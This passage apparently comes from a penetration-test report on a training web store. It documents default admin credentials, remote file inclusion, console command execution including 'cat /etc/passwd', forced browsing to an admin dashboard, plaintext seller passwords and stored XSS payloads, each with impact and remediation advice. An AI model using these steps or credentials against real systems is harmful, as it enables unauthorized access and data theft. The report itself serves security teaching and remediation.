
Click here to login, the password is **admin**.

- Navigate to http://hackingProject/wondercms/loginURL and type password as admin. You will login into admin panel


http://35.154.28.254/wondercms/loginURL

●●●●●


PoC



PAGE TITLE: Home

PAGE KEYWORDS: Keywords, are, good, for, search, engines

PAGE DESCRIPTION: A short description is also good.




MENU: Home, Example

MAIN WEBSITE TITLE: Website title

THEME: DEFAULT THEME

PAGE TO DISPLAY ON HOMEPAGE: home


FOOTER



UPLOAD: No file selected.

REMOVE FILES


- /wondercms/files/.htaccess
- /wondercms/files/ini.php
- /wondercms/files/php.ini



INSTALL OR UPDATE: Paste link/URL to ZIP file

REMOVE THEMES: DEFAULT

REMOVE PLUGINS



SECURITY

ADMIN LOGIN URL

loginURL

IMPORTANT: SAVE/REMEMBER YOUR URL AFTER CHANGING

/wondercms/loginURL

PASSWORD

OLD PASSWORD

NEW PASSWORD


CHANGE PASSWORD

BACKUP

BACKUP WEBSITE

PoC

- Navigate to http://hackingProject/ovidentiaCMS/index.php?tg=login&cmd=authform&msg=Connexion&err=&restricted=1



http://13.127.138.154/ovidentiaCMS/index.php?tg=login&cmd=authform&msg=Connexion&err=&restricted=1

Ovidentia

Connexion | Je veux m'enregistrer | J'ai perdu mon mot de passe


Connexion

Identifiant : admin@admin.bab

Mot de passe : ●●●●●●●●●

Connexion

- Enter default credentials: username: admin@admin.bab and password: 012345678



13.127.138.154/ovidentiaCMS/index.php

Business Impact - Extremely High

- Attackers can compromise complete admin panel
- Attackers can host malicious websites, malware, phishing pages
- Attackers can steal usernames, passwords and other sensitive information

Recommendations

- Always change default usernames and passwords
- Use complicated passwords
- se minimum password length of 8 characters
- Increase password complexity with alphanumeric and special characters
- Limit Login Attempts for each username and also from each IP
- Use Captcha after multiple failed attempts
- Use Two Factor Authentication.

References


- *Ovidentia Demo Site » Try Ovidentia without installing it*
- *Testing for Weak Password Policy*
- *A2:2017-Broken Authentication | OWASP*

7. File inclusion


File inclusion (Critical)	Below mentioned URL is vulnerable to arbitrary file inclusion Affected URL: http://hackingProject/ Affected Parameters: includelang [GET] Payload: includelang=https://google.com

Observation


- Navigate to above mentioned URL and select lang



- Choose French or English


http://65.0.29.252/?includelang=lang/fr.php

- Insert payload into URL and check the response


65.0.29.252/?includelang=https://google.com

Business Impact - Extremely High

- Any included source code in malicious files could be executed by the web server with the privileges of the current web server user, making it possible to execute arbitrary code that could lead to issues such as sensitive information disclosure and code execution at OS level.
- If the web server user has administrative privileges on the server, the danger goes beyond web application security and can lead to a full system compromise.
- The perpetrator’s goal is to exploit the referencing function in an application to upload malware (e.g., backdoor shells) from a remote URL located within a different domain.

Recommendations

- Make sure you disable the remote inclusion feature in the configuration of your application environment
- In PHP, you can set allow_url_include to '0'
- If you really have to enable remote file inclusions, then work with a whitelist of files that are allowed to be included on your web application.

References


- *What is Remote File Inclusion (RFI)?*
- *File inclusion vulnerability*

8. Unauthorized Command Execution

Unauthorized Command Execution (Critical)	Attacker can execute arbitrary commands on admin console Affected URL: http://hackingProject/admin31/console.php Affected Parameters: command [POST] Payload: command=whoami


Observation

- Login into customer account and navigate to http:/hackingProject/admin31/console.php


http://13.127.3.174/admin31/console.php

Command:

- Enter ‘whoami’ in the text field and click submit


http://13.127.3.174/admin31/console.php

[✓ Post data] Referer User Agent


command=whoami

Result:

trainee

- Result shows we’ve permissions of user ‘traniee’

PoC


http://13.127.3.174/admin31/console.php

☑ Post data ☐ Referer ☐ User Agent ☐

command=cat /etc/passwd

Result:

```
trainee:x:1001:1001:,,,:/home/trainee:/bin/sh
```

Business Impact - Extremely High

- Malicious users can access the console page and execute arbitrary code to navigate and assess your files and may find ways to gain full access to your website or application.
- They can modify or delete files or steal sensitive data and sell it on the black market, compromising user's confidentiality and integrity.

Recommendations

- Implement Hard to Guess URLs
- The developer must never assume that a publicly accessible URL is impossible to find. If it exists, it can be found. Authentication is a must.
- The developer must never assume that once the user is authenticated, they don't need any other access control. For every

web page that is accessed, the developer must make sure that the authenticated user is authorized to access the content.

References


- *What Is Forced Browsing*
- *Forced Browsing Software Attack*
- *Arbitrary code execution*

9. Admin dashboard can be accessed

Forced Browsing Flaws (Critical)	Admin dashboard can be accessed Affected URL: http://hackingProject/admin31/dashboard.php

Observation

- Login into any customer or seller account
- Navigate to http://hackingProject/admin31/dashboard.php



http://13.126.190.242/admin31/dashboard.php


Admin Dashboard

CONSOLE


Add Product:

No.	Product Name	Product Description	Seller	Category	Image	Price	
			[✓ Chandan] Radhika Nandan	[✓ T Shirt] Socks Shoes	UPLOAD		Add


PoC



3	Puma Socks	Men &amp; Women Ankle Length Socks Pack of 3	[✓ Chandan] Radhika Nandan	T Shirt [✓ Socks] Shoes	UPLOAD	600	Update



3	Puma Socks	Men &amp;amp; Women Ankle Length Socks Pack of 3	[✓ Chandan] Radhika Nandan	T Shirt [✓ Socks] Shoes	UPLOAD	6	Update



Puma Socks

Men &amp;amp;

INR 6/-

Business Impact - Extremely High

- Malicious customers and sellers can access the admin dashboard page and do everything that an admin can. Which can result in displaying false prices, removing/adding products and can upload malicious files as well.

Recommendations

- Implement Hard to Guess URLs
- The developer must never assume that a publicly accessible URL is impossible to find. If it exists, it can be found. Authentication is a must.
- The developer must never assume that once the user is authenticated, they don't need any other access control. For every web page that is accessed, the developer must make sure that the authenticated user is authorized to access the content.

References


- *What Is Forced Browsing*
- *Forced Browsing Software Attack*

10. Seller Passwords exposed in Plain text

Server Misconfiguration (Critical)	Below mentioned URL exposed seller passwords in plain text Affected URL: http://hackingProject/userlist.txt

Observation


- Navigate to the above mentioned URL. You'll see the credentials of all sellers



13.127.138.154/userlist.txt

```
Radhika:Radhika123:6
Nandan:Nandan123:7
chandan:chandan123:4
```

PoC



http://52.66.130.41/seller/dashboard.php

Lifestyle Store

Business Impact - Extremely High

- Storing a password in plaintext may result in a system compromise.
- Password management issues occur when a password is stored in plaintext in an application’s properties or configuration file.
- Attackers can fully compromise sellers accounts

Recommendations

- Never store passwords in plain text instead use hashing
- Never store passwords in text files instead store them in database
- Never expose sensitive pages to public

References


- *Password Plaintext Storage | OWASP*
- *https://cwe.mitre.org/data/definitions/312.html*


11. Stored XSS

Stored Xss (Critical)	Below mentioned URL is vulnerable to stored xss Affected URL: http://hackingProject/products/post_comment.php Affected Parameters: comment [POST] Payload: comment=<script>alert('xss')</script>
	Similar issue is found on below modules too Affected URL: http://hackingProject/profile/submit.php Affected Parameters: address [POST] Payload: <script>alert('xssed')</script>
	Affected URL: http://hackingProject/signup/customer_submit.php Affected Parameters: address [POST] Payload: <script>alert('xssed')</script>


Observation

- Login into customer account and navigate to http://hackingProject/products.php and click on ‘view product’ on any item






- Enter the payload in the text box and click on POST



```
POST /products/post comment.php HTTP/1.1
Host: 35.154.28.254
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0)
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 141
Origin: http://35.154.28.254
DNT: 1
Connection: close
Referer: http://35.154.28.254/products/details.php?p_id=16
Cookie: key=44DE33DE-AB31-77B3-30D8-EC8582FF6113; PHPSESSID=u1l
2c063ac723a8adc39737232c1b72e7e532eb7de517d602720913d2b82bd475b

product_id=16&comment=%3Cscript%3Ealert('xssed')%3C%2Fscript%3E
```

- Page reloads and javascript executes




35.154.28.254

xssed

Observation


- Login into customer account and navigate to http://hackingProject/profile/profile.php and click on edit profile



